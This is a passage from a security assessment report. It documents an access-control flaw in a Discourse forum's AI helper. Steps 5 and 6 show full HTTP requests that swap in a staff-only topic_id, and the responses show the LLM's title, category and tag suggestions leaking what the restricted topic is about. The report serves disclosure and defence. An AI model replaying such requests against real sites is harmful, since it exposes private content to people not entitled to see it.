Step 5: Modify the "topic_id" value, targeting a topic that user does not have access to. In this example, the internal staff topic (104) was used. The response from the Large Language Model (LLM) disclosed general information on what the topic was about.




```
POST /discourse-ai/ai-helper/suggest_title HTTP/2
Host: enduring-creature.blueschell.com
Cookie: _forum_session=
[redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://enduring-creature.blueschell.com/t/delta-test-topic-20char-1/116
X-Csrf-Token:
2dkU77EJrgeMVnqlcbIXGBdYIjCmzXU924WL2B726t9_YcBd9yv_7ga_gLIg_OpyqHKqZjvVA0PSA5prmYj
tzA
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Discourse-Logged-In: true
Discourse-Present: true
X-Requested-With: XMLHttpRequest
Content-Length: 12
Origin: https://enduring-creature.blueschell.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

topic_id=104
```

```
HTTP/2 200 OK
Server: nginx
Date: Thu, 14 Aug 2025 15:05:19 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 233
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 0
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Discourse-Username: Delta
X-Discourse-Route: discourse_ai/ai_helper/assistant/suggest_title
Cdck-Proxy-Id: app-router-tieadvanced06.yyz1
Strict-Transport-Security: max-age=31536000
Cdck-Proxy-Id: app-balancer-tieinterceptor1b.yyz1

{
     "type":"list",
     "suggestions":[
          "Handling sensitive information in staff posts",
          "Secure internal staff communication",
          "Protecting sensitive data in posts",
          "Staff posts and data security",
          "How to manage sensitive information in posts"
     ]
}
```

Step 6: Repeat the steps for the "suggest_category" and "suggest_tags" options:

```
https://enduring-creature.blueschell.com/discourse-ai/ai-helper/suggest_category
```



Request


```
POST /discourse-ai/ai-helper/suggest_category HTTP/2
Host: enduring-creature.blueschell.com
Cookie: _forum_session=
[redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://enduring-creature.blueschell.com/t/delta-test-topic-20char-1/116
X-Csrf-Token:
Hxu3bldl9WvNCJXs7tyGZuBqYqto86Pft1JnA2rI52m5o2PcEUekgkfhb_u_knsMX0Dq_fXr1aG-1Haw7bb
geg
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Discourse-Logged-In: true
Discourse-Present: true
X-Requested-With: XMLHttpRequest
Content-Length: 12
Origin: https://enduring-creature.blueschell.c
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

topic_id=104
```

Response

```
    "assistant":[
        {
            "id":4,
            "name":"General",
            "slug":"general",
            "color":"25AAE2",
            "topicCount":7,
            "score":3.361965363423593
        },
        {
            "id":9,
            "name":"Recipes",
            "slug":"recipes",
            "color":"ef81ef",
            "topicCount":2,
            "score":1.196251448950049
        },
        {
            "id":17,
            "name":"bug",
            "slug":"bug",
            "color":"8e258e",
            "topicCount":3,
            "score":1.189913549900061
        },
        {
            "id":2,
            "name":"Site Feedback",
            "slug":"site-feedback",
            "color":"808281",
            "topicCount":1,
            "score":0.4050498387896248
        },
        {
            "id":23,
            "name":"Resources",
            "slug":"resources",
            "color":"eb9494",
            "topicCount":2,
            "score":0.4036904860542098
        }
    ]
}
```

Continued:

```
https://enduring-creature.blueschell.com/discourse-ai/ai-helper/suggest_tags
```



Request

```
POST /discourse-ai/ai-helper/suggest_tags HTTP/2
Host: enduring-creature.blueschell.com
Cookie: _forum_session=
[redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://enduring-creature.blueschell.com/t/delta-test-topic-20char-1/116
X-Csrf-Token:
Hxu3bldl9WvNCJXs7tyGZuBqYqto86Pft1JnA2rI52m5o2PcEUekgkfhb_u_knsMX0Dq_fXr1aG-1Haw7bb
geg
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Discourse-Logged-In: true
Discourse-Present: true
X-Requested-With: XMLHttpRequest
Content-Length: 12
Origin: https://enduring-creature.blueschell.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

topic_id=104
```

Response

```
            "name":"music",
            "score":1.202897608188462,
            "id":1,
            "count":1
        },
        {
            "name":"wiki",
            "score":1.185936234449139,
            "id":9,
            "count":2
        },
        {
            "name":"praise",
            "score":0.9050498387896249,
            "id":18,
            "count":0
        },
        {
            "name":"review",
            "score":0.8951257960534262,
            "id":23,
            "count":0
        },
        {
            "name":"fun",
            "score":0.8348263531360713,
            "id":26,
            "count":1
        },
        {
            "name":"job-application",
            "score":0.8191059793818327,
            "id":20,
            "count":1
        },
        {
            "name":"feedback",
            "score":0.813526030254941,
            "id":14,
            "count":1
        }
    ]
```

Appendix A: Post Engagement Cleanup

Exposed Credentials

No credentials were exposed as a result of this assessment.

Accounts to be Removed

No accounts require removal as a result of this assessment.

Artifacts to be Removed

No artifacts require removal as a result of this assessment.

Quality, above all.

www.schellman.com / info@schellman.com /
1.866.254.0000
Outside of the United States, please dial: +1.813.288.8833